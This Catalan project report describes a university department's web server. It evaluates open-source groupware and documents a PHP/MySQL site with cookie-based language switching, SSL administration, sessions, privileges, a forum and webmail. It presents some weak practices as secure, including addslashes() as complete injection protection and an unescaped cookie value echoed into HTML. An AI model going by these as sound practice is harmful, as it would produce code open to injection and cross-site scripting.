A diverses assignatures donades per professors del departament utilitzen una eina de treball col·laboratiu via web anomenada BSCW, però aquesta no es lliure, només regalen una llicencia gratuïta per cada departament d'Universitat. Per tant, vaig estudiar la situació del camp d'eines de treball col·laboratiu amb interface web lliures, trobant la següent:

phpGroupWare (formalment conegut amb webdistro)

Consisteix en una eina de grup multi-usuari escrita en PHP. Disposa d'una interface web amb calendari, llista de coses per fer, agenda, mail, capçaleres de notícies i un gestor d'arxius. El calendari suporta events repetitius. El sistema de mail suporta gràfics i arxius adjunts. El sistema sencer suporta preferència d'usuaris, temes, permisos d'usuaris, multi-llenguatge i grups d'usuaris.

Després d'instal·lar i avaluar phpGroupWare vaig veure que no cobria satisfactòriament les necessitats, es mostrava molt inestable i confús, poc intuïtiu. Es nota massa que estan en una versió 0.9.x que encara no es la definitiva. Per tant, va quedar descartat com a substitut de BSCW.

La següent alternativa disponible es tractava de **PHProjekt**:

PHProjekt es una aplicació modular que té com a objectiu la coordinació d'activitats en grups, ajuda a compartir informació i documents utilitzant una intranet i Internet. PHProjekt està disponible en 28 idiomes inclòs el Català i pot utilitzar 6 tipus de bases de dades diferents inclosa la MySQL. Els principals components de PHProjekt són: Calendari de grup, gestió de projectes, sistema de targes d'hores, gestor d'arxius, gestor de contactes, client de mail i uns altres 9 mòduls més.

A continuació passem a descriure les seves característiques generals i especifiques de cada mòdul:

General:

- Estructura modular
- Diferents graus de privilegis
- Sistema de grup opcional
- Accés ldap per usuaris i contactes
- Suport per 28 idiomes inclòs el Català
- API per incloure altres aplicacions
- Instal·lació, actualització i configuració molt bé documentada

Calendari

- Mode simple: vistes per dia, setmana, mesos i llistat complet
- Mode grup: vistes d'horaris compartits per diversos usuaris
- Inserció d'events en els horaris d'altres usuaris
- Creació de perfils per grups
- Events repetitius: cada dia, setmana, mes o any
- Assignació de comentaris, contactes o projectes a un event
- Possibilitat de mantenir un event privat o permetre accés públic
- Sel·lecció de l'inici i final de l'event fent click
- Reserva de recursos (e.g. Habitacions) pels events
- Recordatoris via SMS o email
- Impressió de cada vista

Agenda (Contact manager)

- Importació/Exportació de contactes a diversos formats
- Possibilitat de tindre contactes privats o oberts a l'accés de tothom
- Taula per veure tots els membres del projecte
- Ordenació per totes les categories en qualsevol sentit
- Historia: vista de notes per un contacte
- Sistema de filtració

Time card system

- Botons ràpids per iniciar o finalitzar
- Assignació de dies laborables a diferents projectes
- Visualitzar tots els usuaris que estan treballant en aquest precís instant
- Resum mensual

Projectes

- Subprojectes amb profunditat ilimitada
- Llistat de projectes en estructura d'arbre
- Estat del projecte mantingut per un cap
- Assignació de cites pels projectes actuals
- Resultats estadístics: qui ha treballat en quin projecte
- Diagrames de Timeline/Gantt per tots els projectes
- Vista de les notes o arxius relacionats

Chat

- Veure els membres que estan online
- Guarda la discussió actual en un arxiu

Fòrum

- Vista per temes (threads) en forma d'arbre
- n elements per pàgina
- Sistema de filtració
- Impressió de posts

Control de peticions (Request tracker)

- També anomenat sistema de tiquets per resoldre problemes o ajuda a l'escriptori
- El client afegeix peticions en una pàgina especial
- Cercador del coneixement base per resoldre peticions
- Confirmació per mail automàtica
- Assignació d'usuaris automàtic o manual
- Llistat i vista de formulari
- Ordenació i funcions de filtratge
- Definició de peticions com a subprojectes
- Assignació de temps de treball a la petició (per poder calcular costs més tard)

Mail client

- Accés pop3 o imap
- Rebre/enviar mails
- Format ascii o HTML, adjunts
- Suport per diversos comptes
- Regles per assignar mails a carpetes
- Visualització dels mails en estructura d'arbres amb carpetes
- Suport per Fax i SMS

Files

- Arxius, intranet links i directoris
- Estructura d'arbre amb carpetes
- Sistema d'accés restringit per cada arxiu
- Vista en taula de tots els documents relacionats amb tots els grups
- Filtratge per llistes d'arxius
- Ordenació per totes les categories
- Secció per pujar arxius (upload)

Notes

- Guarda els memos i idees personals
- Resum ràpid de totes les notes, funcions d'edició
- Assignació d'un contacte o projecte a una nota
- Possibilitat de mantenir una nota privada o obrir-la per donar accés a tothom
- Copiar o enviar per mail a un altre usuari
- Cercador de text

Bookmarks

- Llista ràpida d'adreces importants
- Editor per la introducció de noves adreces
- Comprovació per entrades duplicades

Voting system

- Sel·lecció de persones individuals per votar
- Editor per crear la votació/enquesta
- Fins a 3 possibles respostes (simples o múltiples)
- Vista de taula de totes les votacions actuals o pasades

Administration

- Accés per password només a administradors
- Gestió de grups, usuaris, projectes, recursos i timecards
- Comprovació de links trencats en els bookmarks
- Esborrat de temes antics (threads) del fòrum
- Altres...

Todo list

- Inserció ràpida de petits memos
- Usuari amb estatus “chief” pot assignar “todos” a altres
- Llistat amb opció d'esborrat

Reminder

- Petita finestra que mostra els events actuals
- Opció addicional: alertes abans d'un event

Search System

- Cerques de text completes en mòduls simples
- Cerca en tota la pàgina web

Per tant, PHProjekt si que oferia una amplia gama de possibilitats per cobrir les necessitats generades amb BSCW, a més es va mostrar molt estable des d'un primer moment donant una sensació de robustesa important. Actualment esta sent avaluat pels professors que feien ús de BSCW a les seves assignatures per estudiar una possible migració.

APLICACIÓ WEB

A continuació passo a descriure com ha sigut implementada l'aplicació web per servidor de la intranet del Departament d'enginyeria d'informàtica i matemàtiques.

• ORGANITZACIÓ GENERAL

La pàgina web es troba dividida en dos branques principals: la part accessible per tothom i la part d'administració que requereix encriptació per evitar que les dades d'accés i els canvis viatgin per la xarxa de forma clara.

Característiques generals de l'impelementació:

- Totes les pàgines fan ús de la fulla d'estils ubicada a "html/estils/hoja.css"

- Pràcticament la totalitat dels formularis passen la informació amb el mètode POST per evitar la fàcil edició de dades a l'adreça del navegador. Existeixen excepcions, a les seccions només de consultes s'ha utilitzat mètodes GET per facilitar el linkatge des d'altres pàgines.

- Sempre que es rebia informació des de formularis he fet ús de la funció "addslashes()" per anul·lar caràcters especials i per tant impossibilitar qualsevol intent d'aprofitar-se per tenir accés a més privilegis.

- S'ha utilitzat la següent notació: Quan una plana accedeix directament a la BD per consultar o realitzar canvis el seu nom acabarà en [nom]db.php. Trobem algunes excepcions en pàgines a on s'han de realitzar comprovacions o llistats extres.

• PÀGINES D'ACCÉS SENSE ENCRIPTACIÓ

Directori: HTML/

* Accés amb http://deim.etse.urv.es

La part accessible per tothom es troba sota "html/". Totes les pàgines de nova creació (les que són mantingudes en el seu format original no) tenen extensió .php ja que agafaran el menú de l'esquerra d'un arxiu concret utilitzant funcions de PHP. Es a dir, hi han moltes pàgines que són estàtiques però necessiten PHP per afegir el menú. He decidit centralitzar-ho per facilitar l'ampliació de seccions o la reestructuració de la web, d'aquesta forma els canvis només afecten a un arxiu.

–*MULTI LLENGUATGE*

Un dels requisits era que la pàgina tingues la informació essencial en català, castellà i anglés. Per portar això a terme he escrit un arxiu anomenat “language.inc” que conté un enllaç a codi en javascript (cookies.js) i 3 imatges (català, english, castellano) que el que fan al ser clicades es establir la cookie LANG a “cat”, “en” o “es” segons quin idioma hagi seleccionat. Tota pàgina que es pugui canviar d'idioma ha de fer un “include” d'aquest arxiu per visualitzar les opcions.

A més, tenim tots els botons de l'aplicació web traduïts a tots els idiomes. Es poden trobar a images/xx/ a on “xx” serà “cat” per català, “en” per l'anglés i “es” per castellà. D'aquesta forma, les pàgines multilingües ficaran les seves imatges com el següent exemple:
Al inici de la pàgina:

```
$lang = $_COOKIE["lang"];
```

I després totes les imatges que tenen texte:

```
<....src="images/<?php echo $lang ; ?>/tornar.jpg"...>
```

De forma que a tots els directoris de les imatges traduïdes existeix un tornar.jpg però cadascun en el seu idioma corresponent. Així la pàgina mostrarà la imatge de l'idioma seleccionat (que tindrem a la cookie).

Una de les parts essencials a traduir era el menú de navegació esquerra, totes les pàgines que tenen aquest menú han d'incloure l'arxiu “menu.inc” el cual alhora inclourà el menú en l'idioma que correspongui segons la cookie que tingui el client: “menu_cat.inc”, “menu_en.inc” o “menu_es.inc”. I a més inclourà el diccionari de l'idioma corresponent, això ho explicarem més endavant. Per tant, sempre que s'hagi d'afegir, treure o modificar alguna cosa al menú de l'esquerra de la pàgina web s'han de modificar aquests 3 arxius: “menu_cat.inc”, “menu_en.inc” o “menu_es.inc”, a més, s'ha de tenir en compte que els links especificats a aquest arxiu han de ser

absoluts (no relatius) per funcionar correctament des de qualsevol secció. Aquest sistema amb 3 arxius representa que tenim el menú centralitzat només en 3 fitxers i no cal anar pàgina per pàgina modificant.

Com ja hem dit abans, existeixen també un diccionari amb texts curts per cada un dels idiomes: “text_cat.inc”. “text_en.inc” i “text_es.inc”. Aquests contenen un array del tipus:

```
$text = array (
 'Data'=>'Date',
 'Titol'=>'Title',
  ....);
```

De forma que a les planes que hagin d'usar aquests texts hauran de ficar <?php echo $text[Data]; ?> i com el diccionari ha sigut carregat automàticament pel “menu.inc”, imprimirà per pantalla el text en l'idioma que correspongui a la cookie que té el client.

Les zones traduïdes són:
- Tot el menú de navegació esquerra
- Pàgina principal: index.php (Es poden tindre novetats/notícies en 3 idiomes)
- Localització
- Fotos
- Propostes de tesis
- Cercar tesis
- Llistat de personal
- Cercar personal
- DEIM Webmail

–PARTS DINÀMIQUES

Les parts dinàmiques es troben a:
- cercar/
- deiminaris/
- novetats/
- personal/
- tesis/

La informació que necessiten es troba a la base de dades "deim" de MySQL. L'especificació de la BD es troba adjunta a aquesta documentació a l'arxiu "deim.sql" (es pot trobar a html/private). S'ha creat un usuari específic amb permisos de només consulta anomenat "webdeim".

** Per realitzar canvis a la BD es farà amb un altre usuari amb privilegis per modificar la BD, d'aquesta forma augmentem la seguretat del sistema.*

Per realitzar la connexió contra la base de dades es fa ús de la funció "Conectar()" definida a l'arxiu "private/connect.inc", al qual es troben dades crítiques com el nom d'usuari i el password per connectar a la BD. L'arxiu a "htm/private" es diferent de l'arxiu a "shtml/private" perquè al primer es connectarà amb un usuari de privilegis restringits (només consultes) i al segon amb un usuari avançat (permisos d'escriptura), d'aquesta forma diferenciem les necessitats de la part pública i la segura incrementant el nivell de seguretat. Si es modifica el password d'aquests usuaris a la Base de dades mysql, serà en aquests arxius a on s'haurà de modificar per permetre l'accés a la web. He utilitzat tipus de connexió persistent, de forma que si ja existia una connexió amb la base de dades amb el mateix login i password, es reutilitzarà aquesta i no es realitzarà una nova millorant el rendiment del servei web (per aquest motiu tampoc es tanquen les connexions després de fer ús d'elles).

El directori "private/" (el de html/ i el de shtml/) esta protegit des de l'arxiu de configuració de l'Apache (/etc/apache/httpd.conf) de forma que ningú pot accedir amb el seu navegador al seu contingut. A més, l'arxiu te els següents permisos per protegir-lo d'un accés directe al sistema: -rw-r----- webmaster apache connect.inc

☑CERCADOR

Directori: CERCAR/

Cercador phpdig, anteriorment estava integrat plenament a la web, però va resultar tot un problema per realitzar actualitzacions, així que he optat per no fer una integració excessiva. El que si s'ha realitzat ha sigut la traducció al català i em separat la seva administració per ficar-la amb accés SSL.

Només indexarà links normals, no formularis. Per tant si volem que indexi parts de la web que a la vegada han de rebre paràmetres, utilitzarem el mètode GET per fer links amb paràmetres de l'estil: http://deim.etse.urv.es/veure.php?pag=10.

A "html/cercar/includes/common_words.txt" es troba un arxiu amb les paraules més comunes de diferents llenguatges, com veurem més endavant, aquest arxiu serà utilitzar per eliminar de la BD aquest tipus de paraules que no aporten gens de qualitat al cercador.

☑SEMINARIS

Directori: DEIMINARIS/

Secció amb el deiminaris (seminaris) que es fan al DEIM. Es poden cercar per cicle (e.g. 2002/2003) i visualitzar històrics. A més si n'hi ha nous es mostrarà un llistat d'ells.

Per saber quin es el proper deiminiari fem una consulta als que tenen una data igual o posterior a l'actual i d'aquests seleccionem el que te la data més petita. No visualitzem la data ni hora dels que la tenen com 31/12/9999 23:59:59 perquè aquests són seminaris amb data no determinada.

Quan visualitzem un deiminari en concret tenim la possibilitat de crear un PDF per imprimir-ho. Per portar a terme aquesta acció, s'ha fet ús de les classes FPDF 1.51 (ubicat a html/fpdf/), aquest software es lliure i es pot modificar lliurement, a més no utilitza cap altre llibreria extra. El text que s'inclou al pdf passa per la una funció de formateig que es troba a "html/private/text.inc", la qual s'encarrega de treure els tags html.

☑NOVETATS/NOTÍCIES

Directori: NOVETATS/

Secció per les novetats/notícies de la web, es pot veure un històric de totes les novetats/notícies agrupades de 10 en 10. Per paràmetre (GET) indiquem a partir de quina noticia es vol visualitzar. Hi han novetats en els 3 idiomes.

La plana principal html/index.php (que es visualitza directament al entrar a la web) accedeix a les novetats per mostrar en portada les últimes 5 novetats/notícies.

☑PERSONAL DEL DEIM

Directori: PERSONAL/

Secció amb el personal del departament, es pot cercar (per qualsevol camp) i llistar. El llistats es poden ordenar per nom i per àrea (fent click a les capçaleres), a més es pot treure un llistat en pdf per imprimir fàcilment (segons en quina vista estem, si tenim el llistat per nom o per àrea el pdf correspondrà al mateix ordre). Aquesta secció esta disponible en els 3 idiomes.

En aquesta secció s'utilitza un parell de funcions ubicades a "html/private/func-personal.inc" que tradueixen noms d'àrees als seus AID i al contrari.

☑PROPOSTES DE TESI

Directori: TESIS/

Secció amb les tesis propostes per professors del departament. Es podem cercar per qualsevol camp i llistar totes. Aquesta part de la web esta disponible en els 3 idiomes.

En aquesta secció s'utilitzen una sèrie de funcions ubicades a "html/private/func.inc" les quals realitzen transformacions entre l'ID d'una persona, el seu nom i el seu login, i transformacions entre el CID d'una categoria i el seu nom.

–PARTS ESTÀTIQUES

Les parts estàtiques:
- presentacio/
- ajuda/
- images/
- recerca/

☑AJUDA

Directori: AJUDA/

Aquí es pot trobar una extensa col·lecció de manuals/tutorials molt útils pels estudiants.

☑IMATGES

Directori: IMATGES/

Aquí s'ubiquen les imatges de tota la web, normalment trobarem que a cada subdirectori hi ha un link simbòlic cap aquest directori, així es mantenen els links a imatges en les webs de forma més senzilla. Com ja hem explicat al inici anteriorment, a més conté els directoris cat/, en/ i es/ a on es troben les imatges amb text traduïdes (les de cat/ també es troben a images/, estan duplicades perquè hi ha planes que utilitzen el sistema multilingüe ja explicat i d'altres que no).

• PÀGINES D'ACCÉS AMB ENCRIPTACIÓ SSL

Directori: SHTML/

* Accés amb https://deim.etse.urv.es

Aquí s'ubiquen les pàgines que requereixen un tractament especial degut al risc de seguretat que suposen. Per accedir a aquesta secció s'ha de fer amb un navegador que permeti l'ús de l'encriptació (SSL), d'aquesta forma la comunicació entre el client (internauta) i el servidor es farà de forma xifrada, ningú podrà veure les nostres dades d'accés ni els canvis que hi fem.

* *Aquesta zona accedeix a la base de dades utilitzant l'usuari "webdeimadmin" el qual té privilegis per modificar la BD. Així diferenciem l'accés a la BD de la part pública de la part d'administració, incrementant la seguretat.*

* *En les seccions a on es poden insertar texts en format html s'han fet ús de funcions de formateig localitzades a "shtml/private/text.inc". Les quals s'encarregà de deixar passar només els tags permesos, transformar newlines per
, espais per   etc..*

La pàgina principal consta d'un formulari al qual haurem de introduir les nostres dades d'entrada: nom d'usuari (login) i el password.

–MÈTODE PER L'AUTENTIFICACIÓ D'USUARIS

L'usuari introdueix les seves dades d'accés al formulari de "shtml/index.php", aquest les passa a "shtml/cookie.php" el qual, després d'afegir-li una cookie amb el login introduït, busca a la base de dades alguna entrada a on coincideixi el login i el password, si no troba cap li fica a l'usuari una cookie de sessió buida i el redirigeix a "login.php" el qual li negarà l'accés.

Si troba una entrada correcta per l'usuari, es crearà un string aleatori de longitud 32 i es guardarà a una cookie amb nom sessió i a més, es guardarà a la base de dades. Seguidament serà redirigit a "login.php".

A partir d'aquest punt cada pàgina visitada dins del directori "shtml/" farà una crida a l'inici del document a la funció "ident()" sense paràmetres definida a "shtml/private/ident.inc". Aquesta funció té doble ús:
- Si no li passem cap paràmetre l'utilitzarem per validar la sessió, es a dir, comparà el login i la sessió de les cookies del client amb les dades que te a la BD. Si no són correctes no permetran la càrrega total de la pàgina. Si la sessió no te una longitud de 32 caràcters tampoc serà autoritzat.

- Si li passem un paràmetre la funció validarà que el paràmetre passat es el password de l'usuari actual. Aquesta acció ens serà útil per quan un usuari vulgui canviar el seu password.

Per tant, amb la crida d'aquesta funció ens assegurem que un usuari no autoritzat accedeixi a una pàgina d'administració.

Per acabar la sessió el usuari farà click a "Tancar sessió" que apuntarà a "desconectar.php", aquest arxiu s'encarregarà de esborrar la sessió de la BD i eliminar les cookies "login" i "sessio" de l'usuari.

Les cookies que rep l'internauta tenen una caducitat d'1 hora. Cada cop que l'usuari navegui pels menús d'administració el temps tornarà a comptar des de 0. Si arribes a passar 1 hora sense cap moviment de l'usuari per la web, la sessió terminaria i hauria de tornar a introduir el seu nom d'usuari i password.

–*SISTEMA DE PRIVILEGIS*

La web suporta l'accés de diversos usuaris, cadascun dels quals poden tenir tasques o privilegis diferents.

Privilegis per afegir/modificar/esborrar:
Novetats/Notícies
Personal (totes)
Fitxa personal pròpia
Totes les Tesis i Categories
Només les seves Tesis
Deiminaris
Usuaris

Quan un usuari entra al sistema, al carregar el menú principal ("login.php") només es visualitzaran les seccions a on tingui privilegis per actuar. A més, per cada pàgina de les seccions es faran comprovacions per veure que l'usuari realment té privilegis per estar en aquesta zona, ja que encara que un usuari sense privilegis no podria accedir pel menú si que podria teclejar l'adreça de la secció manualment. Per realitzar aquesta mena de comprovacions es fa ús de la funció "autoritzar()" que te com a paràmetres el login de l'usuari i la zona a la que vol accedir, si te permís el deixarà passar, sino visualitzarà un missatge d'error i no el deixarà continuar. Aquesta funció
es troba a "shtml/private/ident.inc".

Un usuari que no tingui cap privilegi només podrà entrar per canviar el seu password.

Hi ha un superusuari anomenat admin, el qual té el control total (tots el privilegis). Aquest usuari no es podrà modificar/esborrar en cap moment.

–ADMINISTRACIÓ D'USUARIS I LOGS

Directori: ADMIN

Al directori "shtml/admin" es troben tots el arxius relacionats amb la gestió d'usuaris de la web. Es podran afegir/modificar/esborrar usuaris. Tot usuari ha d'estar associat a una persona responsable que ha d'existir a la base de dades del personal del DEIM. El password ha de tenir una longitud mínima de 5 caràcters i no pot ser igual que el login. Aquestes restriccions s'apliquen tant a l'hora de crear/modificar usuaris, com a l'hora del canvi del password per part del propi usuari. Amb aquestes regles garantim una mínima qualitat del password.

Es podran cercar usuaris per login, responsable o per privilegis (fent un AND lògic de tots els permisos seleccionats). D'aquesta forma serà més fàcil localitzar un usuari per modificar-ho o esborrar-ho.

Per tenir accés a aquesta zona cal tenir el privilegi "Usuaris".

A més, conté 2 arxius (viewlog.php i viewmaillog.php) que pertanyen a la secció de logs a on només l'administrador pot accedir. El primer visualitza el log que guarda les entrades al menú administratiu dels diferents usuaris, i proporciona informació valuosa per detectar intrusos. El segon (viewmaillog.php) visualitza el log dels usuaris del webmail, aquest en comptes d'utilitzar la funció "Conectar()" per realitzar la conexió contra la BD utilitzarà "ConectarWebmail()" ja que el log es troba en una BD diferent.

–ADMINISTRACIÓ SEMINARIS

Directori: DEIMINARIS

La gestió de deiminaris es troba a "shtml/deiminaris". Podrem afegir/modificar/ esborrar, inclús cercar segons el cicle al que pertanyen per facilitar l'administració.

Al afegir deiminaris hi han molts camps que tenen un valor per defecte, com que es el valor que normalment s'utilitza, estalviarem temps. L'any es l'actual, el cicle fica el de l'últim deiminari introduït, la resta de valors per defecte són fixes.

La data i hora poden no especificar-se, per això haurem de marcar la casella "Sense determinar". A la base de dades es guardarà com a 31/12/9999 23:59:59, i aquest serà el símbol que identificarà els deiminaris sense data determinada.

En el camp cicle dels deiminaris s'ha de ficar el primer any del cicle al que pertany el deiminari. El programa web s'encarregarà automàticament de calcular el següent any. Es a dir, si el deiminari pertany al cicle 2002/2003, especifiquem 2002 i el sistema calcularà el 2003 en base al 2002.

El resum pot set introduït en format HTML, només seran permesos els tags especificats a l'ajuda adjuntada en forma de link al formulari. Aquests texts seran formatejats amb les funcions trobades a "shtml/private/text.inc".

També tenim un apartat anomenat extra a on ens sortirà un llistat dels propers deiminaris, els qual podrem imprimir o enviar un mail d'avis/pre-avis. El mail s'enviarà a tot un llistat d'adreces que podrem afegir i esborrar des d'aquesta mateixa secció. S'ha utilitzat phpmailer 1.62 per enviar els mails a través del servidor smtp de l'etse.urv.es.

Per tenir accés a aquesta zona cal tenir el privilegi "Deiminaris".

–*ADMINISTRACIÓ NOVETATS/NOTÍCIES DE PORTADA*

Directori: NOVETATS

Els arxius relatius a la secció novetats/noticies es troben a "shtml/novetats". Podrem afegir/modificar/esborrar novetats, a més de cercar-les pel seu títol o contingut per facilitar l'administració. A més, tota notícia es pot afegir en qualsevol dels 3 idiomes i es guardarà a la seva taula corresponent.

Hi ha 1 taula per cada idioma en la que pot estar una novetat, es decideix a quina ha d'anar segons el que indiquem als formularis. A l'hora de modificar l'idioma d'una novetat es té en compte quin serà el seu nou idioma a partir del que hem ficat al formulari, i quina era el seu antic idioma (per tant, a quina taula estava) segons la cookie LANG que té el client. Aquesta cookie se li fica quan al llistat de novetats per modificar indica que vol modificar les de l'idioma X (utilitza el mateix mètode que s'utilitza a les pàgines multilingües de la web principal). Per tant amb aquest mètode podem saber des d'on hem de moure la novetat i cap a on.

El cos de la notícia pot contenir tags HTML al igual que la secció explicada anteriorment.

Per tenir accés a aquesta zona cal tenir el privilegi "Novetats".

–ADMINISTRACIÓ LLISTES DEL PERSONAL DEL DEIM

Directori: PERSONAL

L'administració de personal es troba a "shtml/personal". El personal pot ser creat/modificat/esborrat. Podem cercar per qualsevol del seus camps per facilitar l'administració.

El personal del departament s'agrupa per àrees, des d'aquí també es porta a terme l'administració d'aquestes. Podem crear de noves o esborrar les ja existents. Hi ha un àrea anomenada "No determinada" que no es podrà esborrar en cap moment.

L'accés a aquesta secció esta dividit en 2, el usuaris amb el privilegi "Personal (totes)" tindrà accés a totes les fitxes i a la modificació d'àrees. D'altra banda el usuaris amb el privilegi "Fitxa personal pròpia" només podrà editar la seva fitxa. Per fer això possible el usuaris amb control total tindran accés a uns arxius i la resta faran les modificacions a través de "modificar-propi.php" el qual rebrà l'id de l'usuari per mètode GET (a la url).
A més, per portar a terme la actualització a la BD si que usarà el arxius generals (preview-mod.php i modificardb.php). Per evitar que un usuari editi les dades d'un altre, a cada un d'aquests 3 arxius es fan comprovacions per veure si l'usuari està editant realment les seves dades o les d'un altre. Per portar a terme aquesta comprovació es fa ús de la funció "es_el_seu_id()" amb paràmetre l'id de l'usuari que es vol editar. Aquesta funció es troba a "shtml/private/ident.inc". Si coincideix l'id de l'usuari actiu amb l'id del que vol editar no farà res, sinó bloquejarà la connexió i visualitzarà un missatge d'error.

Esborrar un registre del personal implica la eliminació de qualsevol usuari lligat a aquest nom, a més si la persona participa en propostes de tesi serà treta d'elles. Seguidament es comprova que cap tesis s'ha quedat sense director per culpa d'aquest canvi, si es troba alguna serà eliminada automàticament.

Esborrar un àrea farà que tot el personal que pertany-hi passí a formar part de l'àrea "No determinada".

–ADMINISTRACIÓ DEL CERCADOR

Directori: CERCAR/ADMIN

Aquí tenim el fitxer d'administració del cercador de la web. Es tracta del Cercador PHPDig traduït al català. L'usuari administrador es anomenat “admin” i no té cap mena de relació amb l'usuari administrador de la aplicació web. Des d'aquesta secció podem:

- Indexar una URL amb profunditat X: donada una adreça de web, indexa totes les pàgines i els seus links sense sortir del domini. La profunditat indica el nombre de links que es pot allunyar de la pàgina principal.
- Esborrar un site indexat.
- Actualitzar/Canviar l'indexació d'un site: Es pot "navegar" (amb la fletxa blava) per les pàgines indexades i es permet treure (amb la creu taronja) de l'arbre d'indexació certes pàgines, o tornar-les a indexar (símbol de color verd) en el cas que hagin sigut actualitzades.
- Netejar index: Esborra webs que no son referenciades per cap pàgina.
- Netejar diccionari: Esborra paraules clau no utilitzades per l'index (disminueix tamany del diccionari).
- Netejar paraules comunes: Esborra les paraules considerades massa genèriques o comuns del diccionari.
- Estadístiques: Paraules clau en comú i pàgines més grans.

De totes formes cada setmana s'indexa la pàgina gràcies a un script que executa el dimoni vcron: /etc/cron.weekly/phpdig-spider que conté:

```
#! /bin/sh
cd /home/httpd/shtml/cercar/admin
echo "------------------------------" >> /var/log/phpdig.log
date >> /var/log/phpdig.log
echo "------------------------------" >> /var/log/phpdig.log
/usr/bin/php -f spider.php all 1>2 >> /var/log/phpdig.log
```

–ADMINISTRACIÓ DE LES PROPOSTES DE TESI

Directori: TESIS

A "shtml/tesis" trobem els arxius per l'administració de les tesis, es poden afegir/modificar/esborrar i cercar per qualsevol camp per facilitar la gestió.

Tota tesi ha de tenir com a mínim un director i com a màxim tres. Els directors han de existir a la base de dades del personal. Si una persona que pertanyi a algun projecte es eliminada del personal, s'eliminarà automàticament de les tesis a les que pertanyen i en cas de que la tesi es quedi sense director s'esborrarà immediatament.

Cada tesis ha de classificar-se dins d'una categoria, les categories es poden afegir o esborrar, excepte la "Sense catalogar". El resum de la tesi pot ser introduït amb tags html. S'utilitzen els funcions de formateig de "shtml/private/text.inc".

Al igual que la secció de Personal, per accedir a aquesta zona es pot fer mitjançant 2 permisos:

- "Totes les Tesis i Categories": amb aquest privilegi es tindrà accés absolut a tota la base de dades de tesis, a més es podran afegir o esborrar categories.
- "Només les seves Tesis": L'usuari només podrà accedir a les tesis que ell sigui director (o codirector). Per aconseguir això fem que a l'hora d'afegir tesis, ell hagi de ser obligatòriament un dels directors, i a l'hora de modificar només es llistarà les seves tesis, a més s'estableix un control extra a l'hora de portar a terme els canvis a la BD per assegurar-nos que realment es ell un dels directors amb la funció "es_el_seu_id123()". Aquesta funció es troba a "shtml/private/ident.inc", se li passa per paràmetre 3 ids que seran comparats amb l'id de l'usuari actual, si algun dels tres es igual passarà sense problemes, sinó s'aturarà l'operació visualitzant un missatge d'error.

Hi ha 1 taula per cada idioma en la que pot estar una tesi, es decideix a quina ha d'anar segons el que indiquem als formularis. A l'hora de modificar l'idioma d'una tesis es té en compte quin serà el seu nou idioma a partir del que hem ficat al formulari, i quina era el seu antic idioma (per tant, a quina taula estava) segons la cookie LANG que té el client. Aquesta cookie se li fica quan al llistat de tesis per modificar indica que vol modificar les de l'idioma X (utilitza el mateix mètode que s'utilitza a les pàgines multilingües de la web principal). Per tant amb aquest mètode podem saber des d'on hem de moure la tesi i cap a on.

–ADMINISTRACIÓ DELS LINKS RÀPIDS DE LA PLANA PRINCIPAL

Directori: LINKS/

En aquest directori es troben els arxius per administrar els links ràpids que hi ha a la plana principal a la dreta. Funciona de forma que es poden afegir o treure slots (sempre es treu l'últim que s'ha afegit, com si fos una pila [FILO]). A més podem modificar el contingut de cada slot, es a dir, el link i el texte que conté.

–FÒRUM

Directori: FORUM/

Aqui podem trobar el fòrum de la web, basat en phpBB. Utilitza la base de dades "phpbb" amb l'usuari "phpbb". En aquest fòrum els alumnes i professors es poden registrar lliurement i tenir accés a les seccions públiques per debatre, demanar ajuda, sol·licitar apunts o el que calgui. A més existeix un fòrum privat només per professors del DEIM, aquells que vulguin participar han de indicar el seu login a l'administrador i aquest donar-li permisos.

L'usuari administrador és "admin", un cop s'entra amb aquest usuari es té accés al panel d'administració des d'on pot crear/modificar/esborrar fòrum, establir privilegis als fòrums i donar permisos als usuaris. A més de l'administració es poden crear usuaris i donar-los permis per moderar algun fòrum en concret.

Al directori forum/docs es troba tota la informació extra necessaria sobre phpBB.

–WEBMAIL

Directori: WEBMAIL/

Webmail basat en el webmail GPL Postaci (http://www.trlinux.com/). Ha sigut traduit al català, integrat completament a la web del deim i ha passat una auditoria de seguretat, a partir de la qual s'han fet moltes modificacions en el funcionament intern del webmail. En includes/global.inc trobem la configuració, fa ús de la base de dades webmail a MySQL. Necessita mod_php amb suport IMAP, per utilitzar les funcions que proporciona d'accés IMAP/POP3. En concret, aquest utilitza el protocol POP3 per comunicar-se amb etse.urv.es, a més els mails també son enviats per etse.urv.es utilitzant el protocol SMTP.

Els arxius que es vulguin adjuntar als mails seran guardats a /home/httpd/shtml/private/webmail/send/ y /home/httpd/shtml/private/webmail/store/.

La traducció al català es troba a lang/catala.inc.

Els mails enviats es guarden a la base de dades junt amb la resta d'informació que no es rep de l'etse.urv.es. Podrien haver problemes si un usuari es donat de baixa a l'etse.urv.es i després torna a ser donat d'alta per assignar-li aquesta adreça a una altra persona, aquesta tindria accés als mails enviats per l'antic propietari. Es per això que cada cop que es dona de baixa un usuari de l'etse.urv.es s'hauria d'informar i treure tota la informació guardada a la base de dades sobre ell.

La configuració de l'usuari/password que necessita per fer la connexió contra la base de dades es troba al shtml/private/connect.inc.

5.AVALUACIÓ DEL RESULTAT

Un cop més ha quedat demostrat que es pot implantar perfectament un servidor per cobrir les necessitats d'un departament, en aquest cas un departament d'enginyeria d'informàtica i matemàtiques, utilitzant només tecnologies obertes i programari lliure.

Totes les eines utilitzades per desenvolupar el projecte han sigut lliures, inclús el propi informe ha sigut redactat amb processadors de text lliures. Això evidencia que el Software Lliure es una alternativa real amb possibilitats. El servidor en concret s'ha mostrat molt estable en tot moment, sense patir cap caiguda del sistema en aproximadament un any de funcionament, aquest nivell de qualitat es molt positiu i important.

El desenvolupament en PHP ha sigut bastant confortable i intuïtiu, existeix gran quantitat de documents a la xarxa per facilitar la vida al programador. L'únic inconvenient es que aquest tipus de tecnologia genera una aplicació a on la presentació de la informació i el procés de la mateixa s'ajunten fent més difícil entendre des de fora el funcionament. Per projectes més grans i amb possibilitats d'ús de maquinaria potent es més recomanable utilitzar la tecnologia J2EE de Sun, per la qual també existeixen implementacions de servidors d'aplicacions lliures com Jboss.

